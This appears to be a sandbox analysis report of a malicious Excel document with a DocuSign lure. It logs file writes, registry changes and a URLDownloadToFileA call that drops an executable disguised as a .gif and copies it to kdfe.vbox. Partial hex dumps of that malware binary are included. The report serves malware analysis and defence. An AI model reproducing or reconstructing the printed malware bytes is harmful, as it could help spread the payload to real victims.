C:\Users\user\Desktop\C8CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 06 00 05 00 03 00 07 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 02 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8.......X.@. ...."....	success or wait	16	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	16384	7b 81 e7 1f 69 0f e4 73 fd 5c d6 8c 3b 17 86 0f d0 18 83 e9 ff 4b c1 a1 aa 74 83 94 36 92 97 ac 7d 17 b6 c8 7c 72 49 72 0c 89 4c 7e 12 56 57 89 ad 37 22 a7 fa 80 ad 2b 8a 3b dd bf c9 2b e3 2e ca a1 17 49 08 5e b5 20 24 0a 64 4d 15 be 56 89 8c 1e 22 68 f6 3f 0d b0 52 6b fe d7 27 8b c5 ff 58 22 ac 6a 65 c0 58 a9 41 0d 93 14 f5 c7 65 8d ed 85 27 a2 f9 35 a5 d2 fa c1 fa bb 32 bc 11 9b 54 51 15 d8 60 8f d6 e6 03 59 c3 2c d1 69 6a 28 52 f3 11 36 eb 5f 12 c4 cf 5e 6d 92 a0 10 35 5a 66 49 4c 08 0f 8f 2d 12 0b 36 58 34 98 92 54 9c f0 4c ec bc 36 d9 4e 11 c8 92 33 0e 4a 2c a7 f6 05 47 bf 40 f0 00 8a e4 11 f5 d4 e3 06 94 96 61 d0 dd b5 33 7d e4 b3 eb 07 dd db 48 c4 97 fd 3b b4 b5 ee 94 1e 3a fd 88 39 e8 47 5c 22 6e 22 3d 6d 99 83 74 22 bf 85 9c 21 0f 10 78 49 48 aa	{...i..s.\..;.....K...t..6. ..}...|rIr..L~.VW..7"....+.;.. .+.....I.^. $.dM..V..."h.?..Rk ..'...X".je.X.A.....e...'..5.. ....2...TQ..`....Y.,.ij(R..6._ ...^m...5ZfIL...-..6X4..T..L.. 6.N...3.J,...G.@.....a.. .3}.....H...;.....:..9.G\"n"= m..t"...!..xIH.	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	unknown	16384	94 6d 21 ed 00 4e eb 50 73 4d d1 9d 28 ba ae a3 7c c5 41 a2 b8 b1 20 f8 a8 34 b0 ab 27 b4 c5 5d b4 13 1c 46 44 9e 7f a0 a9 b1 3c fc 00 05 16 19 a2 ab 97 9b 42 05 cc 69 cf 55 67 12 3b eb 2f dd 86 71 39 fb 08 28 ac 9e 1f 23 e7 8e 87 64 4a d1 1b 8b 9d 6c 0b b0 a1 1e e9 b2 0c 51 03 d4 45 e3 d1 36 15 63 7c 79 30 8e 3c fb 20 0e 40 e5 41 ce 5a 8c 3d 31 b2 a9 4e ef a9 08 fc 24 96 ec c0 f3 11 ce 23 2d 4e 37 19 6a b5 be 68 b5 e2 be b3 99 f0 85 88 89 fa 31 a0 3e 99 63 bb 86 45 01 17 7c 9a ef fe 19 ca 02 3f 59 1b 67 e0 68 18 87 2a 02 c0 38 52 51 db 95 4d ff 7f eb 0d 7e ed 10 3b c6 63 00 34 79 e9 57 0e b1 23 86 3b f2 c0 88 14 e5 26 8c d7 f8 94 1a c5 98 5a 46 67 3a f7 2d 28 ae 9a a7 40 0b 6c 9e 22 d8 ca e8 1b cf 4b 81 e0 6f bf 57 72 c3 a1 05 6a ac bf 76 92 e8 54 b7 47	.m!..N.PsM..(...|.A... ..4..'. .]...FD.....<.........B..i.Ug. ;./..q9..(...#...dJ....l..... .Q..E..6.c|y0.<. .@.A.Z.=1..N....$.....#- N7.j..h.....1 .>.c..E..|.....?Y.g.h..*..8RQ ..M....~..;.c.4y.W..#.;.....&. .....ZFg:.-(...@.l.".....K..o .Wr...j..v..T.G	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	11514	00 01 0f 00 08 02 10 00 4d 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4e 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4f 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 50 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 51 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 52 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 53 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 54 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 55 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 56 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 57 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 58 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 59 00 00 00 41 00 2c	.....M...A.,.....N. ..A.,.....O...A.,..... .....P...A.,.....Q. ..A.,.....R...A.,..... .....S...A.,.....T. ..A.,.....U...A.,..... .....V...A.,.....W. ..A.,.....X...A.,..... .....Y...A.,	success or wait	2	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	unknown	16384	94 6d 21 ed 00 4e eb 50 73 4d d1 9d 28 ba ae a3 7c c5 41 a2 b8 b1 20 f8 a8 34 b0 ab 27 b4 c5 5d b4 13 1c 46 44 9e 7f a0 a9 b1 3c fc 00 05 16 19 a2 ab 97 9b 42 05 cc 69 cf 55 67 12 3b eb 2f dd 86 71 39 fb 08 28 ac 9e 1f 23 e7 8e 87 64 4a d1 1b 8b 9d 6c 0b b0 a1 1e e9 b2 0c 51 03 d4 45 e3 d1 36 15 63 7c 79 30 8e 3c fb 20 0e 40 e5 41 ce 5a 8c 3d 31 b2 a9 4e ef a9 08 fc 24 96 ec c0 f3 11 ce 23 2d 4e 37 19 6a b5 be 68 b5 e2 be b3 99 f0 85 88 89 fa 31 a0 3e 99 63 bb 86 45 01 17 7c 9a ef fe 19 ca 02 3f 59 1b 67 e0 68 18 87 2a 02 c0 38 52 51 db 95 4d ff 7f eb 0d 7e ed 10 3b c6 63 00 34 79 e9 57 0e b1 23 86 3b f2 c0 88 14 e5 26 8c d7 f8 94 1a c5 98 5a 46 67 3a f7 2d 28 ae 9a a7 40 0b 6c 9e 22 d8 ca e8 1b cf 4b 81 e0 6f bf 57 72 c3 a1 05 6a ac bf 76 92 e8 54 b7 47	.m!..N.PsM..(...|.A... ..4..'. .]...FD.....<.....B..i.Ug. ;./..q9..(...#...dJ....l..... .Q..E..6.c|y0.<. .@.A.Z.=1..N....$.....#- N7.j..h.....1 .>.c..E..|.....?Y.g.h..*..8RQ ..M....~..;.c.4y.W..#.;.....&. .....ZFg:.-(...@.l.".....K..o .Wr...j..v..T.G	success or wait	2	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	16384	00 01 0f 00 08 02 10 00 4d 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4e 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4f 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 50 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 51 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 52 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 53 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 54 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 55 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 56 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 57 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 58 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 59 00 00 00 41 00 2c	.....M...A.,.....N. ..A.,.....O...A.,..... .....P...A.,.....Q. ..A.,.....R...A.,..... .....S...A.,.....T. ..A.,.....U...A.,..... .....V...A.,.....W. ..A.,.....X...A.,..... .....Y...A.,	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	unknown	2185	00 fd 00 0a 00 11 00 1e 00 40 00 17 00 00 00 be 00 0a 00 11 00 1f 00 40 00 40 00 20 00 be 00 0a 00 12 00 1c 00 40 00 40 00 1d 00 fd 00 0a 00 12 00 1e 00 40 00 0d 00 00 00 be 00 0a 00 12 00 1f 00 40 00 40 00 20 00 be 00 0a 00 13 00 1c 00 40 00 40 00 1d 00 fd 00 0a 00 13 00 1e 00 40 00 00 00 00 00 be 00 0a 00 13 00 1f 00 40 00 40 00 20 00 be 00 10 00 14 00 1c 00 40 00 40 00 40 00 40 00 40 00 20 00 be 00 10 00 15 00 1c 00 40 00 40 00 40 00 40 00 40 00 20 00 be 00 10 00 16 00 1c 00 40 00 40 00 40 00 40 00 40 00 20 00 01 02 06 00 17 00 1c 00 40 00 fd 00 0a 00 17 00 1d 00 40 00 18 00 00 00 be 00 0c 00 17 00 1e 00 40 00 40 00 40 00 20 00 01 02 06 00 18 00 1c 00 40 00 fd 00 0a 00 18 00 1d 00 40 00 19 00 00 00 be 00 0c 00 18 00 1e 00 40 00 40 00 40 00 20 00 be 00	.....@.....@.@. .. ..@.@.....@..... .....@.@. .....@.@..... ...@.....@.@. ..... .@.@.@.@.@. .....@.@.@.@.@. .....@.@.@.@.@. ..... .@.....@.....@.@. @. .....@.....@..... .....@.@.@. ...	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 06 00 05 00 03 00 07 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 02 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p.... B.....a.........=.......... ....=.....i..9J.8.......X.@. ...."\....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 7e 63 02 0a 0c d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......T.......`..... ..x.......................... ....Microsoft Excel.@.....|.#... @....~c............	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	284	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a8 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 05 00 00 00 44 6f 63 32 00 05 00 00 00 44 6f 63 31 00 05 00 00 00 44 6f 63 33 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 02 00 00 00 1e 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....Doc2.....Doc1 .... .Doc3.....Workshee ts.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	unknown	3072	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 7a 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 75 02 00 00 76 02 00 00 77 02 00 00 78 02 00 00 79 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>..... .....z..... .....u...v...w...x. ..y.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	unknown	7740	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 c2 46 2c 60 00 00 00 00 00 00 00 00 e0 00 0f 21 0b 01 05 0c 00 92 00 00 00 50 04 00 00 00 00 00 54 7f 00 00 00 10 00 00 00 b0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 f0 05 00 00 10 00 00 88 51 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 81 8f 00 00 14 06 00	MZ..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....F,`..... .!.....P.....T..... ..@..... .....Q.....	success or wait	1	1402E828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	7740	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 c2 46 2c 60 00 00 00 00 00 00 00 00 e0 00 0f 21 0b 01 05 0c 00 92 00 00 00 50 04 00 00 00 00 00 54 7f 00 00 00 10 00 00 00 b0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 f0 05 00 00 10 00 00 88 51 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 81 8f 00 00 14 06 00	MZ.......................... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F,`.......... .!.........P......T........... ..@........................... ....Q......................	success or wait	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	unknown	8192	06 fd ff ff 8b 4d a8 ff 15 cc da 44 00 e9 2c 21 00 00 80 7a 10 00 e8 23 2a 00 00 50 e9 a7 d5 ff ff c7 45 fc 02 00 00 00 50 e9 df 19 00 00 85 c0 5e 8b d1 50 83 c4 04 8b 55 14 e9 1f 2b 00 00 ff 45 90 83 f8 ff ff 75 fc 8b 4d f0 8d 45 c8 e8 c8 c6 ff ff 6a 00 ff 15 d8 db 44 00 89 45 dc 89 05 00 f2 44 00 6a 7c e8 62 f9 ff ff 83 c4 04 89 45 d8 bb 79 00 00 00 81 c3 b8 ab 87 41 83 f3 45 89 1d 08 f2 44 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 e9 bf 05 00 00 8b 4d 0c 8b d8 69 c0 18 04 00 00 e8 dc c1 ff ff 0f 85 00 00 00 00 0f 83 00 00 00 00 32 c1 e9 e2 36 00 00 85 c0 ff 15 cc da 44 00 e9 be f8 ff ff 85 c0 68 43 04 00 00 04 53 e9 0a 11 00 00 56 e8 a8 c1 ff ff 68 28 93 40 00 85 c9 83 ce 02 53 55 8b ec 83 ec 20 53 57 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00	.....M.....D..,!...z...#*..P.. ....E.....P.......^..P....U... +...E.....u..M..E......j.....D ..E.....D.j|.b.......E..y..... ...A..E....D.j.j.j.j.j.j.j.... ...M...i..................... 2...6........D........hC....S. ....V.....h(.@......SU.... SWj .j.j.j.j.j.j.j.	success or wait	33	1402E828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	24000	ac f1 44 00 6a 48 ff 35 00 f2 44 00 6a 78 e8 be 25 00 00 83 c4 20 8d 15 08 f2 44 00 89 15 00 f2 44 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 ff 15 d8 db 44 00 81 f8 ff ff ff ff 0f 85 25 09 00 00 89 45 d0 6a 00 6a 00 6a 00 6a 00 e9 a9 04 00 00 56 6a 00 6a 00 ff 15 d8 db 44 00 89 05 08 f2 44 00 81 f8 ff ff ff ff 0f 85 3c 06 00 00 89 45 cc 6a 00 ff 15 f0 da 44 00 89 05 00 f2 44 00 6a 51 56 6a 67 6a 7f ff 35 ac f1 44 00 ff 35 00 f2 44 00 ff 35 ac f1 44 00 e8 05 33 00 00 83 c4 1c 8d 0d 00 f2 44 00 2b cb 81 c1 71 c1 f7 f9 89 4d d0 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 6a 00 ff 15 d8 db 44 00 89 45 cc 89 45 d0 e9 2b 65 00 00 c2 04 00 48 53 e8 30 57 00 00 83 c4 18 89 45 c4 b9 19 00 00 00 03 0d 08 f2 44 00 89 4d cc 6a 00 6a 00 6a 00 6a 00	..D.jH.5..D.jx..%.... ....D... ..D.j.j.j.j.j.j.j.j.....D... ......%....E.j.j.j.j.....Vj.j .....D.....D.....<....E.j. ....D.....D.jQVjgj..5..D..5..D ..5..D...3.....D.+...q.... M.j.j.j.j.j.j.j.j.....D..E.. E..+e.....HS.0W.....E..... ..D..M.j.j.j.j.	success or wait	6	1402E828C	URLDownloadToFileA
C:\Users\user\kdfe.vbox	unknown	46916	2b 5d 2f 06 2b 47 53 06 2b 61 06 2b b3 37 06 2b 68 a6 06 2b ae 31 56 06 2b 9a 06 2b 54 c0 06 2b 37 06 2b 4f 06 2b 00 7c 06 2b bd 24 19 06 2b b2 06 2b 5a b2 8c 06 2b 3b ab 50 06 2b dd 06 2b 48 be 40 06 2b 7d 4b 06 2b 54 58 06 2b c6 a5 06 2b b9 51 81 06 2b 45 8b 9a 06 2b c8 06 2b f3 20 d0 06 2b e8 f7 06 2b 6a 06 2b ae 06 2b 94 d4 74 06 2b 52 72 06 2b 5f 06 2b 4b aa 06 2b 62 33 93 06 2b 27 42 06 2b b9 06 2b 82 ea 51 06 2b 6b 06 2b bf 06 2b 2a 23 c3 06 2b b2 06 2b fd c9 fc 06 2b 51 06 2b 0b 06 2b 18 06 2b cc d2 06 2b 48 66 06 2b 09 e1 06 2b 30 38 03 06 2b 6a 06 2b af e2 06 2b bd 31 7f 06 2b e3 06 2b d7 06 2b 3f f8 06 2b 56 5a b2 06 2b 21 46 06 2b 04 20 06 2b bb bd 4e 06 2b 44 06 2b ac 41 06 2b 55 4f 01 06 2b 8f e8 dd 06 2b c1 7a 7b 06 2b 9c 6b 05 06 2b f8 f4	+]/.+GS.+a.+.7.+h..+.1V.+. .+T. .+7.+O.+.|.+.$..+..+Z...+;.P .+ ..+H.@.+}K.+TX.+...+.Q..+ E...+..+. ..+...+j.+..+..t.+Rr.+_.+ K..+b3..+'B.+..+..Q.+k.+..+ *#. .+..+....+Q.+..+..+...+Hf.+... +08..+j.+...+.1..+..+..+?..+ VZ..+!F.+. .+..N.+D.+.A.+UO..+.. ..+.z{.+.k..+..	success or wait	1	1402E828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8CE0000	unknown	16384	success or wait	2	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	unknown	16384	success or wait	1	7FEEA859AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC60D	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6F7	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC89C	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC90A	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F48C3	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4CF8	success or wait	1	7FEEA859AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA859AC0	unknown
